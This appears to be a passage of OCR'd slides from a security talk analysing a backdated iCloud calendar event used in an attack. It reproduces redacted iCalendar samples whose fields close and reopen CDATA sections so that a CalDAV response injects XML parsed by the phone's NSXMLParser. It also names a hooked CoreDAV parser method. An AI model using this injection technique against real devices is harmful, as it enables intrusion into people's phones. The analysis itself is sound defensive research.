
- Step 3: Vacuum the DB

Discovery of the Attack & Samples


Attribution: Sometimes it's Easy!

Static & Dynamic Reversing of the Sample

A Theory of the Exploit




```
BEGIN:VCALENDAR
PRODID:-//caldav.icloud.com//CALDAVJ 2116B554//EN
VERSION:2.0
BEGIN:VEVENT
DTEND;TZID=Europe/London:202009[redacted]
ORGANIZER;CN=[redacted];EMAIL=[redacted]@icloud.com:[redacted]
 [redacted]/principal/
UID:[redacted]
DTSTAMP:202103[redacted]
LOCATION:Home
SEQUENCE:1
SUMMARY:Meeting
LAST-MODIFIED:[redacted]
DTSTART;TZID=Europe/London:202009[redacted]
CREATED:202103[redacted]
ATTENDEE;CN=[redacted];CUTYPE=INDIVIDUAL;PARTSTAT=ACCEPTED;ROLE=CHAIR;
 EMAIL=[redacted]@icloud.com:[redacted]
 [redacted]/principal/
DESCRIPTION]]>:x
ATTENDEE;EMAIL=[redacted];CN=[redacted]:[redacted]
 [redacted]/principal/
ATTENDEE<![CDATA[:Notes
```



```
BEGIN:VCALENDAR
PRODID:-//caldav.icloud.com//CALDAVJ 2116B554//EN
VERSION:2.0
BEGIN:VEVENT
DTEND;TZID=Europe/London:202009[redacted]
ORGANIZER;CN=[redacted];EMAIL=[redacted]@icloud.com:[redacted]
 [redacted]/principal/
UID:[redacted]
DTSTAMP:202103[redacted]
LOCATION:Home
SEQUENCE:1
SUMMARY:Meeting
LAST-MODIFIED:[redacted]
DTSTART;TZID=Europe/London:202009[redacted]
CREATED:202103[redacted]
ATTENDEE;CN=[redacted];CUTYPE=INDIVIDUAL;PARTSTAT=ACCEPTED;ROLE=CHAIR;
 EMAIL=[redacted]@icloud.com:[redacted]
 [redacted]/principal/
DESCRIPTION]]>:x
ATTENDEE;EMAIL=[redacted];CN=[redacted]:[redacted]
 [redacted]/principal/
ATTENDEE<![CDATA[:Notes
```

Event added >6 months after it ended – backdated!



```
BEGIN:VCALENDAR
PRODID:-//caldav.icloud.com//CALDAVJ 2116B554//EN
VERSION:2.0
BEGIN:VEVENT
DTEND;TZID=Europe/London:202009[redacted]
ORGANIZER;CN=[redacted];EMAIL=[redacted]@icloud.com:[redacted]
 [redacted]/principal/
UID:[redacted]
DTSTAMP:202103[redacted]
LOCATION:Home
SEQUENCE:1
SUMMARY:Meeting
LAST-MODIFIED:[redacted]
DTSTART;TZID=Europe/London:202009[redacted]
CREATED:202103[redacted]
ATTENDEE;CN=[redacted];CUTYPE=INDIVIDUAL;PARTSTAT=ACCEPTED;ROLE=CHAIR;
 EMAIL=[redacted]@icloud.com:[redacted]
 [redacted]/principal/
DESCRIPTION]]>:x
ATTENDEE;EMAIL=[redacted]
 [redacted].pal/
ATTENDEE<![CDATA[ Notes
```

Event added >6 months after it ended – backdated!

Closing and opening "CDATA" tags!!!!!!!!!

CDATA who???

```
<?xml version="1.0" encoding="utf-8"?>
   [...]
   <d:calendar-data><![CDATA[
      BEGIN:VCALENDAR
      [...]
      DESCRIPTION]]>:

      <lmao>parsed by the phone as XML</lmao>

      ATTENDEE<![CDATA[:Notes
   ]]></d:calendar-data>
   [...]
```

Hold up, does this really work?

Hold up, does this really work?

- Yes. Parsed by NSXMLParser (libxml2 SAX mode)

Hold up, does this really work?

- Yes. Parsed by NSXMLParser (libxml2 SAX mode)
- Hook the SAX callback when an element is found:

```
-[CoreDAVXMLElementGenerator
parser:didStartElement:namespaceURI:qualifiedName:attributes:]
```

